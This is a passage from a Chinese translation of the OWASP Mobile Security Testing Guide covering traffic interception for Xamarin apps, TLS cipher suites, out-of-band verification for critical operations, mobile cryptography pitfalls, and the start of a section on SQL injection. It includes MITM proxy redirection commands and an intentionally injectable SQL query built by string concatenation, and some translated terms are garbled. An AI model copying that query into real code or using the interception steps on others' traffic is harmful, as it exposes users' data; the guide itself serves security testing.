4.5.3.4. 配置运行时的检测代理

在根设备或越狱设备上，可以使用运行时的钩子设置新代理或重定向网络流量。钩子工具，如 Inspeckage，代码注入框架，如 Frida 和 cypcript 等都可以实现完成。在本指南的“逆向工程和篡改”章节中会有关于运行时插件安装的介绍。

4.5.3.5. 示例-处理 Xamarin

例如：我们现在将把所有请求从 Xamarin 应用重定向到拦截代理。

Xamarin 是一个移动应用程序开发平台，能够使用 Visual Studio 和 C# 作为编程语言生成本机 Android 和 iOS 应用程序。

在测试一个 Xamarin 应用程序时，如果试图在系统的 WiFi 设置中配置系统代理，您会无法在拦截代理中看到任何 HTTP 请求，因为 Xamarin 创建的应用程序不使用您手机的本地代理设置。有两种方法可以解决这个问题：

- 在 OnCreate 或 Main 方法中添加以下代码，为应用程序添加一个默认代理，并重新创建应用程序。

```
WebRequest.DefaultWebProxy = new WebProxy("192.168.11.1", 8080);
```

- 参见上面关于如何设置 MITM 攻击的章节，使用 bettercap 来获得(MITM)中间人攻击的位置。在 MITM 攻击时，只需要将 443 端口重定向到本地的拦截代理。在 macOS 上可以使用命令 rdr 来实现。

```
$ echo "
rdr pass inet proto tcp from any to any port 443 -> 127.0.0.1 port 8080
" | sudo pfctl -ef -
```

拦截代理需要监听上面端口转发规则中指定的端口，即 8080。

4.5.3.5.1. CA 证书

如果还是不行，可以在移动设备中安装 CA 证书，实现 HTTPS 请求的拦截：

- 在 Android 手机上安装拦截代理的 CA 证书。

注意，从 Android 7.0 (API 级别 24)开始，除非在应用程序中指定，否则操作系统不再信任用户提供的 CA 证书。在“基本安全测试”章节中有介绍如何绕过这个安全措施。

- 在 iOS 手机上安装拦截代理的 CA 证书。

4.5.3.5.2. 流量拦截

首先，启动 app 应用程序并触发其功能。可以在拦截代理中看到 HTTP 消息。

使用 bettercap 时，需要在代理选项卡/选项/编辑界面中，激活“支持不可见代理”。

4.5.4. 验证网络上的数据加密 (MSTG-NETWORK-1 and MSTG-NETWORK-2)

4.5.4.1. 概述

移动应用程序的核心功能之一是通过不受信任的网络（如互联网）发送/接收数据。如果数据在传输过程中未得到适当保护，那么在网络基础设施（如 Wi-Fi 热点）中的攻击者可以很容易拦截、读取或修改数据。这就是为什么现在很少用网络明文协议。

绝大多数应用程序使用 HTTP 与服务端进行通信。HTTPS 将 HTTP 包装在一个加密连接中（HTTPS 的缩写最初指的是基于安全套接层（SSL）的 HTTP；SSL 是 TLS 协议的前身）。TLS 允许对后端服务进行身份验证，并确保网络数据的机密性和完整性。

4.5.4.1.1. TLS 设置推荐

服务端应正确配置好 TLS 设置。SSL 目前已被淘汰，不应再使用。TLS v1.2，v1.3 是目前被认为安全的，但是许多服务仍然允许 TLS v1.0 和 v1.1 与旧客户端兼容。

当客户机和服务器都由同一个组织控制，并仅用于组织内部通信时，可以通过强化配置来提高安全性。

移动应用程序 APP 连接到特定服务器时，APP 的网络栈可以调整到最高安全级别，以匹配服务器配置。缺乏支持的底层操作系统可能会迫使移动应用程序使用较弱的配置。

4.5.4.1.2. 密码套件术语

密码套件具有以下结构：协议、密钥交换算法、WITH、分组密码、完整性检查算法。

这种结构可以描述如下：

- 密码使用协议。
- 在 TLS 握手过程中，服务器和客户端用于进行身份验证的密钥交换算法。
- 用于加密消息流的分组密码。
- 用于验证消息的完整性检查算法。
- 示例：TLS\ RSA\ WITH \3DES\ EDE\ CBC\ SHA。

在上述示例中，密码套件使用情况如下：

- TLS 协议。
- 用于身份验证的 RSA 非对称加密。
- 使用 EDE\CBC 模式进行对称加密的 3DES。
- 完整性的 SHA 哈希算法。

请注意，在 TLSv1.3 中，密钥交换算法不是密码套件的组成部分，是在 TLS 握手协议的。

在下面的清单中，我们将展示每个密码套件中包含的不同算法。

协议：

- SSLv1
- SSLv2 - [RFC 6176](#)
- SSLv3 - [RFC 6101](#)
- TLSv1.0 - [RFC 2246](#)
- TLSv1.1 - [RFC 4346](#)
- TLSv1.2 - [RFC 5246](#)

- TLSv1.3 - [RFC 8446](#)

密钥交换算法：

- DSA - [RFC 6979](#)
- ECDSA - [RFC 6979](#)
- RSA - [RFC 8017](#)
- DHE - [RFC 2631](#) - [RFC 7919](#)
- ECDHE - [RFC 4492](#)
- PSK - [RFC 4279](#)
- DSS - [FIPS186-4](#)
- DH_anon - [RFC 2631](#) - [RFC 7919](#)
- DHE_RSA - [RFC 2631](#) - [RFC 7919](#)
- DHE_DSS - [RFC 2631](#) - [RFC 7919](#)
- ECDHE_ECDSA - [RFC 8422](#)
- ECDHE_PSK - [RFC 8422](#) - [RFC 5489](#)
- ECDHE_RSA - [RFC 8422](#)

分组密码：

- DES - [RFC 4772](#)
- DES_CBC - [RFC 1829](#)
- 3DES - [RFC 2420](#)
- 3DES_EDE_CBC - [RFC 2420](#)
- AES_128_CBC - [RFC 3268](#)
- AES_128_GCM - [RFC 5288](#)
- AES_256_CBC - [RFC 3268](#)
- AES_256_GCM - [RFC 5288](#)
- RC4_40 - [RFC 7465](#)
- RC4_128 - [RFC 7465](#)
- CHACHA20_POLY1305 - [RFC 7905](#) - [RFC 7539](#)

完整性检查算法：

- MD5 - [RFC 6151](#)
- SHA - [RFC 6234](#)
- SHA256 - [RFC 6234](#)
- SHA384 - [RFC 6234](#)

请注意，密码套件的效率取决于其算法的效率。

在下面，我们将介绍迭代更新后的与 TLS 配套使用的密码套件清单。IANA 在其 TLS 参数文档和 OWASP TLS 密码字符串备忘单中，都推荐了这些密码套件：

- IANA 推荐的密码套件可以在 TLS 密码套件中找到。
- OWASP 推荐的密码套件可以在 TLS 密码字符串备忘单中找到。

一些推荐的密码套件，在部分 Android 和 iOS 版本中并不受支持。为解决兼容性问题，可以查看 Android 和 iOS 版本支持哪些密码套件，并选择最佳版本。

4.5.4.2. 静态分析

识别源代码中的所有 API 或 web 服务请求，并确保没有使用纯 HTTP URL。使用安全通道发送敏感信息，Https 协议或 SSL 安全套接字层(用于套接字通信的 TLS)。

请注意，SSL 套接字并不验证主机名。可以使用 getDefaultHostnameVerifier 插件来验证主机名。Android 开发人员文档中包括了一个代码示例。

验证在服务器或终端代理上的 HTTPS 连接是否根据最佳实践进行了配置。另请参阅 OWASP 传输层保护清单和 Qualys SSL/TLS 部署最佳实践。

4.5.4.3. 动态分析

拦截 APP 上的传入和输出的网络流量，并确保这些流量是加密的。可以通过以下方式拦截网络流量：

- 使用拦截代理(如 OWASP ZAP 或 Burp Suite)捕获所有 HTTP(S)和 Websocket 流量，并确保所有请求都是通过 HTTPS 而不是 HTTP 发出的。
- 拦截代理如 Burp 和 OWASP ZAP，只显示 HTTP(S)流量。可以使用 Burp 插件来解码和可视化通过 XMPP 和其他协议的通信，如 [Burp-non-HTTP-Extension](#) 或 mitm-relay 工具。

由于证书限制，某些应用程序可能无法使用 Burp 和 ZAP 等代理。在这种情况下，请查阅“测试自定义证书存储和 SSL 限制”。

如下几款工具可以验证您的服务器是否支持正确的密码套件：

- nscurl - 参见“测试 IOS 网络通信”章节了解更多细节。
- testssl.sh 是一个免费的命令行工具，它可以检查服务器的服务在任何端口上是否支持 TLS/SSL 密码，协议以及一些加密漏洞。

4.5.5. 关键操作使用安全通信通道 (MSTG-NETWORK-5)

4.5.5.1. 概述

对于敏感的应用程序，像银行类 APP，OWASP MASVS 引入了“深度防御”验证级别。这类应用程序的关键操作(如用户注册和账户恢复)是攻击者最感兴趣的目标之一。这需要高级的安全控制来实现，例如在不依赖 SMS 或电子邮件的情况下，通过额外的渠道来确认用户的操作。

注意，不建议将 SMS 作用关键操作的附加因素。在攻击 Instagram 账户、加密货币交易所，金融机构等案例中，可以看到使用类似 SIM 卡交换欺骗攻击来绕过短信验证。SIM 交换是许多运营商提供的一种合法服务，可以将您的手机号码切换到新的 SIM 卡。如果攻击者成功说服运营商或招募移动商店的零售人员进行 SIM 卡交换，则手机号码将被转移到攻击者拥有的 SIM 卡上。因此，攻击者将能够在受害者不知情的情况下接收所有短信和语音呼叫。

有不同的方法来保护您的 SIM 卡，但普通用户很难达到这种安全成熟度和安全意识水平，而且运营商也没有被强制要求执行。

此外，电子邮件不应被视为一个安全的沟通渠道。加密电子邮件通常不是由服务提供商提供的，即使是普通用户也不使用，因此无法保证使用电子邮件时数据的机密性。滥用电子邮件通过欺骗、网络钓鱼和垃圾邮件的都是欺骗用户。因此，除了短信和电子邮件之外，还应该考虑其他安全通信渠道。

4.5.5.2. 静态分析

检查代码，确定涉及关键操作的部件。检查此类操作使用了其他通道。以下是附加验证通道的示例：

- Token(e.g.,RSA token,YubiKey)。
- 推送通知（例如：谷歌提示）。
- 来自访问过或扫描过的站点数据（例如：二维码）。
- 来自物理信函或实际入境点的数据（例如：只有在银行签署文件后才能收到的数据）。

确保关键操作强制使用至少一个附加通道来确认用户操作。在执行关键操作时，不得绕过这些通道。如果您要实现一个额外的因素来验证用户的身份，可以考虑使用 Google 认证或一次性密码 (OTP)。

4.5.5.3. 动态分析

应用程序的所有关键操作（例如：用户注册、账户恢复和财务事务）都应经过测试。确保每个关键操作至少需要一个额外的验证通道。确保直接调用函数不会绕过这些通道的使用。

4.5.6. 参考文献

4.5.6.1. 2016 OWASP 移动应用 10 大安全问题

- M3-通信不安全- https://www.owasp.org/index.php/Mobile_Top_10_2016-M3-Insecure_Communication

4.5.6.2. OWASP MASVS

- MSTG-NETWORK-1：“数据通过 TLS 在网络上加密。整个应用程序始终使用安全通道。”
- MSTG-NETWORK-2：“TLS 设置符合当前最佳实践，如果移动操作系统不支持建议的标准，则尽可能接近。”
- MSTG-NETWORK-5：“应用程序不依赖单一不安全的通信通道（电子邮件或短信）进行注册和账户恢复等关键操作。”

4.5.6.3. CWE 公司

- CWE-308-使用单因素认证。
- CWE-319-敏感信息的明文传输。

4.5.6.4. 工具

- bettercap - <https://www.bettercap.org>
- Burp Suite - <https://portswigger.net/burp/>
- OWASP ZAP - <https://www.owasp.org/index.php/>
- tcpdump - <https://www.androidtcpdump.com/>
- Testssl.sh - <https://github.com/drwetter/testssl.sh>
- Wireshark - <https://www.wireshark.org/>

4.5.6.5. Android

- Android supported Cipher suites -
<https://developer.android.com/reference/javax/net/ssl/SSLocket#Cipher%20suites>

4.5.6.6. iOS

- iOS supported Cipher suites -
https://developer.apple.com/documentation/security/1550981-ssl_cipher_suite_values?language=objc

4.5.6.7. IANA 运输层安全 (TLS) 参数

- TLS Cipher Suites - <https://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-4>

4.5.6.8. OWASP TLS 密码字符串备忘单

- Recommendations for a cipher string -
[https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/TLS Cipher String Cheat Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/TLS%20Cipher%20String%20Cheat%20Sheet.md)

4.5.6.9. SIM 卡交换攻击

- The SIM Hijackers - https://motherboard.vice.com/en_us/article/vbqax3/hackers-sim-swapping-steal-phone-numbers-instagram-bitcoin
- SIM swapping: how the mobile security feature can lead to a hacked bank account -
<https://www.fintechnews.org/sim-swapping-how-the-mobile-security-feature-can-lead-to-a-hacked-bank-account/>

4.5.6.10. NIST

- FIPS PUB 186 - Digital Signature Standard (DSS)

4.5.6.11. SIM 卡交换欺诈

- https://motherboard.vice.com/en_us/article/vbqax3/hackers-sim-swapping-steal-phone-numbers-instagram-bitcoin
- How to protect yourself against a SIM swap attack - <https://www.wired.com/story/sim-swap-attack-defend-phone/>

4.5.6.12. IETF

- RFC 6176 - <https://tools.ietf.org/html/rfc6176>
- RFC 6101 - <https://tools.ietf.org/html/rfc6101>
- RFC 2246 - <https://www.ietf.org/rfc/rfc2246>
- RFC 4346 - <https://tools.ietf.org/html/rfc4346>
- RFC 5246 - <https://tools.ietf.org/html/rfc5246>
- RFC 8446 - <https://tools.ietf.org/html/rfc8446>
- RFC 6979 - <https://tools.ietf.org/html/rfc6979>
- RFC 8017 - <https://tools.ietf.org/html/rfc8017>
- RFC 2631 - <https://tools.ietf.org/html/rfc2631>
- RFC 7919 - <https://tools.ietf.org/html/rfc7919>
- RFC 4492 - <https://tools.ietf.org/html/rfc4492>
- RFC 4279 - <https://tools.ietf.org/html/rfc4279>
- RFC 2631 - <https://tools.ietf.org/html/rfc2631>
- RFC 8422 - <https://tools.ietf.org/html/rfc8422>
- RFC 5489 - <https://tools.ietf.org/html/rfc5489>
- RFC 4772 - <https://tools.ietf.org/html/rfc4772>
- RFC 1829 - <https://tools.ietf.org/html/rfc1829>
- RFC 2420 - <https://tools.ietf.org/html/rfc2420>
- RFC 3268 - <https://tools.ietf.org/html/rfc3268>
- RFC 5288 - <https://tools.ietf.org/html/rfc5288>
- RFC 7465 - <https://tools.ietf.org/html/rfc7465>
- RFC 7905 - <https://tools.ietf.org/html/rfc7905>
- RFC 7539 - <https://tools.ietf.org/html/rfc7539>

- RFC 6151 - <https://tools.ietf.org/html/rfc6151>
- RFC 6234 - <https://tools.ietf.org/html/rfc6234>
- RFC 8447 - <https://tools.ietf.org/html/rfc8447#section-8>

4.6. 移动应用的加密

密码学在保护用户数据安全方面起着特别重要的作用——在移动环境中更是如此，在移动环境中，攻击者很可能对用户的设备进行物理访问。本章概述了与移动应用程序相关的加密概念和最佳实践。这些最佳实践的有效性与移动操作系统无关。

4.6.1. 关键概念

密码学的目标是提供持续的机密性、数据完整性和真实性，即使在面对攻击时也是如此。保密性包括通过使用加密来确保数据隐私。数据完整性处理数据的一致性、数据篡改和修改的检测。真实性确保数据来自可信的来源。

加密算法将明文数据转换为隐藏原始内容的密文。明文数据可以通过解密，从密文中恢复。加密可以是对称的（密钥加密）或非对称的（公钥加密）。一般来说，加密操作不保护完整性，但某些对称加密模式也具有这种保护功能。

对称密钥加密算法使用相同的密钥进行加密和解密。这种类型的加密速度快，适合批量数据处理。因为每个有权访问密钥的人都能够解密加密的内容，所以这种方法需要仔细的密钥管理。

公钥加密算法 使用两个独立的密钥：公钥和私钥。公钥可以自由分发，私钥不能与任何人共享。用公钥加密的消息只能用私钥解密。由于非对称加密比对称操作慢好几倍，因此它通常只用于加密少量数据，例如用于批量加密的对称密钥。

哈希不是加密的一种形式，但它确实使用加密技术。哈希函数确定地将任意数据段映射为固定长度的值。从输入中计算散列很容易，但是从散列中确定原始输入非常困难（即不可行）。哈希函数用于完整性验证，但不提供真实性保证。

消息认证码（mac）将其他加密机制（如对称加密或哈希）与密钥结合起来，以提供完整性和真实性保护。然而，为了验证 MAC，多个实体必须共享相同的密钥，并且这些实体中的任何一个都可以生成有效的 MAC。HMACs 是最常用的 MAC 类型，它依赖于哈希作为底层加密原语。HMAC 算法的全名通常包括底层哈希函数的类型（例如：HMAC-SHA256 使用 SHA-256 哈希函数）。

签名将非对称加密（即使用公钥/私钥对）与散列相结合，通过使用私钥加密消息的散列来提供完整性和真实性。然而，与 MACs 不同，签名还提供了不可否认属性，因为私钥对于数据签名者来说应该是唯一的。

密钥派生函数（KDFs）从密钥值（如密码）派生密钥，并用于将密钥转换为其他格式或增加其长度。KDFs 类似于哈希函数，但也有其他用途（例如：它们用作多方密钥协商协议的组件）。虽然哈希函数和 kdf 都很难反转，但 KDFs 还有一个额外的要求，即它们生成的密钥必须具有一定的随机性。

4.6.2. 识别不安全或不推荐的加密算法（MSTG-CRYPTO-4）

在评估移动应用程序时，您应该确保它没有使用具有明显已知弱点或不足以满足现代安全要求的加密算法和协议。过去被认为是安全的算法随着时间的推移可能会变得不安全；因此，定期检查当前的最佳实践并相应地调整配置非常重要。

验证加密算法是最新的，并且符合行业标准。易受攻击的算法包括过时的分组密码（如 DES 和 3DES）、流密码（如 RC4）、散列函数（如 MD5 和 SHA1）和损坏的随机数生成器（如 Dual_EC_DRBG 和 SHA1PRNG）。请注意，即使是经过认证的算法（例如：由 NIST 认证）也会随着时间的推移变得不安全。认证并不能取代算法可靠性的定期验证。具有已知弱点的算法应该被更安全的替代方案所取代。

检查应用程序的源代码，以识别已知较弱的加密算法实例，例如：

- DES, 3DES
- RC2
- RC4
- BLOWFISH
- MD4
- MD5
- SHA1

加密 api 的名称取决于特定的移动平台。

请确保：

- 加密算法是最新的，符合行业标准。这包括但不限于过时的分组密码（如 DES）、流密码（如 RC4）以及散列函数（如 MD5）和中断的随机数生成器（如 Dual、EC、DRBG）（即使它们经过 NIST 认证）。所有这些都应标记为不安全的，不应再使用，从应用程序和服务端删除。

- 关键长度符合行业标准，并提供足够时间的保护。考虑到摩尔定律，他们提供的不同密钥长度和保护的比较可以在网上找到。
- 加密手段不相互混合：例如：您不使用公钥签名，或尝试重新使用用于签名的密钥对进行加密。
- 密码参数在合理范围内定义良好。这包括但不限于：加盐，其长度至少应与哈希函数输出相同，合理选择密码派生函数和迭代计数（如 PBKDF2、scrypt 或 bcrypt），IVs 是随机的和唯一的，适用于特定的块加密模式（如除特殊情况外，不应使用 ECB），正确地进行密钥管理（例如 3DES 应该有三个独立的密钥）等。

建议使用以下算法：

- 保密算法：AES-GCM-256 或 ChaCha20-1305。
- 完整性算法：SHA-256、SHA-384、SHA-512、Blake2。
- 数字签名算法：RSA（3072 位及以上）、ECDSA 和 NIST P-384。
- 密钥建立算法：RSA（3072 位及以上）、DH（3072 位及以上）、ECDH 和 NIST P-384。

此外，应该始终依赖安全硬件（如果可用）来存储加密密钥、执行加密操作等。

有关算法选择和最佳实践的更多信息，请参阅以下参考资料：

- “商业国家安全算法套件和量子计算常见问题”。
- NIST 建议（2016）。
- BSI 建议（2017）。

4.6.3. 常见配置问题 (MSTG-CRYPTO-1, MSTG-CRYPTO-2 and MSTG-CRYPTO-3)

4.6.3.1. 键长不足

即使是最安全的加密算法在使用不足的密钥大小时也容易受到暴力攻击。

确保键长度符合公认的行业标准。

4.6.3.2. 使用硬编码密钥的对称加密

对称加密和密钥散列（MACs）的安全性依赖于密钥的保密性。如果密钥被泄露，通过加密获得的安全性就会丢失。为了防止这种情况，不要将密钥存储在它们帮助创建的加密数据所在的位置。开发人员经常犯这样的错误：使用静态、硬编码的加密密钥加密本地存储的数据，然后将该密钥编译到应用程序中。这使得任何可以反编译的人都可以拿到密钥。

首先，确保源代码中没有存储任何密钥或密码。这意味着您应该检查本机代码、JavaScript/Dart 代码、Android 上的 Java/Kotlin 代码和 iOS 中的 Objective-C/Swift。请注意，即使源代码被混淆，硬编码密钥也会有问题，因为混淆很容易被动态检测绕过。

如果 app 依赖于存储在应用程序数据中的其他加密容器，请检查加密密钥的使用方式。如果使用密钥包装方案，请确保为每个用户初始化主密钥或使用新密钥对容器重新加密。如果可以使用主密钥或旧密码来解密容器，请检查如何处理密码更改。

在移动应用程序中使用对称加密时，密钥必须存储在安全的设备存储器中。有关特定于平台的 API 的更多信息，请参阅“Android 上的测试数据存储”和“iOS 上的测试数据存储”章节。

4.6.3.3. 弱密钥生成功能

密码算法（如对称加密或某些 mac）需要给定大小的秘密输入。例如：AES 使用的密钥是 16 字节。本机实现可以直接使用用户提供的密码作为输入密钥。使用用户提供的密码作为输入密钥存在以下问题：

- 如果密码小于密钥，则不会使用完整的密钥空间。剩余的空间被填充（空间有时用于填充）。
- 用户提供的密码实际上主要由可显示和可发音的字符组成。因此，仅使用可能的 256 个 ASCII 字符中的一些字符，信息熵大约减少了四倍。
- 确保密码不会直接传递到加密函数中。相反，应该将用户提供的密码传递到 KDF 以创建加密密钥。使用密码派生函数时，请选择适当的迭代计数。例如：NIST 建议 PBKDF2 的迭代次数至少为 10000 次。

4.6.3.4. 弱随机数发生器

在任何确定性设备上产生真正的随机数是根本不可能的。伪随机数生成器（RNG）通过生成一个伪随机数流来补偿这一点——一个看起来像是随机生成的数字流。生成的数字的质量因所用算法的类型而异。加密安全的 RNG 生成通过统计随机性测试的随机数，并且对预测攻击具有弹性。

移动 SDK 提供 RNG 算法的标准实现，该算法产生具有足够人工随机性的数字。我们将在 Android 和 iOS 特定部分介绍可用的 api。

4.6.3.5. 自定义加密实现

发明专有的加密函数既耗时又困难，而且很可能失败。相反，我们可以使用被广泛认为是安全的著名算法。移动操作系统提供了实现这些算法的标准加密 api。

仔细检查源代码中使用的所有加密方法，特别是那些直接应用于敏感数据的方法。所有加密操作都应该使用 Android 和 iOS 的标准加密 api（我们将在特定于平台的章节中详细介绍这些 api）。任何不调用已知提供者的标准例程的加密操作都应该被仔细检查。请密切注意已修改的标准算法。记住编码和加密不一样！当您发现诸如异或（高级 OR）之类的位操作运算符时，一定要进一步研究。

在所有加密实现中，需始终执行以下操作：

- 工作密钥（如 AES、DES、Rijndael 中的中间、派生密钥）在使用后，从内存中正确删除。
- 应尽快从内存中删除密码的内部状态。

4.6.3.6. 配置不充分


高级加密标准（AES）是移动应用中广泛接受的对称加密标准。它是一种迭代分组密码，基于一系列相互联系的数学运算。AES 对输入执行可变的轮数，每个轮数都涉及对输入块中字节的替换和排列。每轮使用从原始 AES 密钥派生的 128 位轮密钥。

在撰写本文时，还没有发现针对 AES 的有效密码分析攻击。然而，实现细节和可配置参数（如分组密码模式）会留下一些误差。

4.6.3.6.1. 弱分组密码模式

基于块的加密在离散输入块上执行（例如：AES 具有 128 位块）。如果明文大于块大小，则明文在内部拆分为给定输入大小的块，并对每个块执行加密。块密码操作模式（或块模式）确定加密前一块的结果是否影响后续块。

ECB（电子码本）将输入分成固定大小的块，这些块使用相同的密钥分别加密。如果多个分割的块包含相同的明文，它们将被加密为相同的密文块，这使得数据中的模式更容易识别。在某些情况下，攻击者还可以重放加密的数据。



验证是否使用密码块链接 (CBC) 模式而不是 ECB。在 CBC 模式下，明文块与前一个密文块进行异或运算。这确保了每个加密的块是唯一的，即使块包含相同的信息也是随机的。请注意，最好将 CBC 与 HMAC 结合起来，并确保没有出现以下错误，例如“Padding error”、“MAC error”、“decryption failed”，以便更好地抵抗 Padding oracle 攻击。

在存储加密数据时，我们建议使用块模式来保护存储数据的完整性，例如 Galois/Counter 模式 (GCM)。后者还有一个额外的好处，即算法对于每个 TLSv1.2 实现都是必需的，因此可以在所有现代平台上使用。

有关有效阻塞模式的更多信息，请参阅“NIST 阻塞模式选择指南”。

4.6.3.6.2. 可预测初始化向量

CBC、OFB、CFB、PCBC 模式需要初始化向量 (IV) 作为密码的初始输入。初始化向量不需要保密，但不应该是可预测的。确保初始化向量 IVs 是使用加密安全的随机数生成器生成的。有关 IV 的更多信息，请参阅“加密解密失败的初始化向量”文章。

4.6.3.6.3. 有状态运行模式下的初始化向量

请注意，当使用 CTR 和 GCM 模式时，IVs 的用法是不同的，其中初始化向量通常是计数器（在 CTR 中的一次性随机数）。因此，在这里使用一个可预测的 IV 和它自己的有状态模型正是我们需要的。在 CTR 中，有一个新的计数器作为每个新块操作的输入。例如：对于 5120 位长的纯文本：有 20 个块，因此需要 20 个由一次性随机数和计数器组成的输入向量。而在 GCM 中，每个加密操作只有一个 IV，不能用同一个密钥重复。有关 IV 的更多细节和建议，请参阅第 8 章节的“NIST 关于 GCM 的文章”。

4.6.3.7. 由于较弱的填充或块操作实现而导致的填充 Oracle 攻击

在过去，PKCS#7（公开密钥密码技术标准 7）在进行非对称加密时被用作填充机制。现在在现代 Java 环境中，它被称为 PKCS#5。此机制易受攻击。因此，最好使用 OAEP（最优非对称加密填充）（或 PKCS#1v2.0）。请注意，即使在使用 OAEP 时，可能还会遇到一个最著名的问题，即 Kudelskisecurity 的博客中描述的 Mangers 攻击。

注意：带有 PKCS #5 的 AES-CBC 也很容易受到填充 oracle 攻击，因为实现会给出警告，如“填充错误”、“MAC 错误”或“解密失败”。查看“填充 Oracle 攻击”示例。最好确保加密明文之后添加 HMAC：毕竟，MAC 失败的密文不需要解密，可以丢弃。

4.6.3.8. 保护内存中的密钥

当内存转储成为威胁模型的一部分时，密钥就可以在使用时被访问。内存转储需要根访问（例如：一个根设备或越狱设备）或它需要一个打过补丁的应用程序与 Frida（所以您可以使用工具，如 Fridump）。因此，如果设备上仍然需要按键，最好考虑以下几点：

- 确保所有加密操作和密钥本身保持在受信任的执行环境（例如：使用 Android 密钥库）或安全 Enclave（例如：使用密钥链，当您签名时，使用 ECDHE）。
- 如果在 TEE / SE 之外的密钥是必要的，请确保混淆/加密它们，并只在使用期间消除混淆。无论是否使用本机代码，总是在释放内存之前将键置为零。这意味着：覆盖内存结构（例如使数组无效），并且知道 Android 中的大多数不可变类型（如 BigInteger 和 String）留在堆中。

注意：考虑到内存转储的简单性，除了用于签名验证或加密的公开密钥外，永远不要在账户、设备之间共享相同的密钥。

4.6.3.9. 保护传输中的密钥

当需要将密钥从一个设备传输到另一个设备，或从应用程序传输到后端时，请确保通过传输密钥对或其他机制进行适当的密钥保护。通常，密钥与混淆方法共享，而混淆方法可以很容易地逆转。相反，请确保使用非对称加密或包装密钥。

4.6.4. Android 和 iOS 上的密码 api

虽然相同的基本密码原理独立于特定的操作系统而适用，但每个操作系统都提供了自己的实现和 api。用于数据存储的特定平台加密 api 在 Android 上的测试数据存储和 iOS 上的测试数据存储章节中有更详细的介绍。网络流量的加密，特别是传输层安全(TLS)，在“测试网络通信”章节中进行了讨论。

4.6.5. 加密策略

在大型组织里或者在创建高风险应用程序时，最好基于诸如 NIST 密钥管理建议之类的框架制定加密策略。当在密码学的应用中发现基本错误时，它可以作为建立经验教训、加密密钥管理策略的良好起点。

4.6.5.1. 参考文献

4.6.5.1.1. 密码学参考文献

- PKCS#7：加密消息语法版本 1.5。
- 利用管理者攻击破坏 RSA。
- NIST 800-38d。
- NIST 800-574 修订版。

4.6.5.1.2. 2016 OWASP 移动应用 10 大安全问题

- M5-加密不足-https://www.owasp.org/index.php/Mobile_Top_10_2016-M5-Insufficient_Cryptography

4.6.5.1.3. OWASP MASVS

- MSTG-ARCH-8：“加密密钥（如果有）的管理和加密密钥的生命周期都有明确的策略。理想情况下，遵循关键管理标准，如 NIST SP 800-57。”
- MSTG-CRYPTO-1：“应用程序不依赖于使用硬编码密钥的对称加密作为唯一的加密方法。”
- MSTG-CRYPTO-2：“应用程序使用经验证的加密原语实现。”
- MSTG-CRYPTO-3：“应用程序使用适用于特定用例的加密原语，并配置符合行业最佳实践的参数。”
- MSTG-CRYPTO-4：“应用程序不使用被广泛认为出于安全目的而被贬低的加密协议或算法。”

4.6.5.1.4. CWE

- CWE-326-加密强度不足。
- CWE-327-使用损坏或有风险的加密算法。
- CWE-329-不使用随机 IV 和 CBC 模式。

4.7. 测试代码质量

移动应用程序开发人员使用各种各样的编程语言和框架。因此，当忽略安全编程实践时，常见的漏洞（如 SQL 注入、缓冲区溢出和跨站点脚本（XSS））可能会存在应用程序中。

同样的编程缺陷可能会在一定程度上影响 Android 和 iOS 应用程序，因此我们将在指南的常规部分提供常见的漏洞类概述。在后面的部分中，我们将介绍特定于操作系统的实例并利用缓解功能。

4.7.1. 注射缺陷（MSTG-ARCH-2 和 MSTG-PLATFORT-2）

注入缺陷，描述了在将用户输入插入后端查询或命令时发生的一类安全漏洞。通过注入元字符，攻击者可以执行无意中被解释为命令或查询一部分的恶意代码。例如：通过操纵 SQL 查询，攻击者可以检索任意数据库记录或操纵后端数据库的内容。

此类漏洞在服务器端 web 服务中最为常见。可利用的实例也存在于移动应用程序中，但发生率较低，而且攻击面较小。

例如：虽然应用程序可能查询本地 SQLite 数据库，但此类数据库通常不存储敏感数据（假设开发人员遵循基本的安全实践）。这使得 SQL 注入成为不可行的攻击向量。然而，有时会出现可利用的注入漏洞，这意味着适当的输入验证是程序员必须的最佳实践。

4.7.1.1. SQL 注入

SQL 注入攻击涉及将 SQL 命令集成到输入数据中，模仿预定义 SQL 命令的语法。成功的 SQL 注入攻击允许攻击者读取或写入数据库，并可能执行管理命令，具体取决于服务器授予的权限。

Android 和 iOS 上的应用程序都使用 SQLite 数据库来控制和管理本地的数据存储。假设 Android 应用程序通过存储在本地数据库中的用户凭证，来处理本地用户身份验证（在本例中，我们将忽略这种糟糕的编程实践）。登录后，应用程序将查询数据库以搜索包含用户输入的用户名和密码的记录：

```
SQLiteDatabase db;  
  
String sql = "SELECT * FROM users WHERE username = '" + username + "' AND password ='" + password + "'";  
  
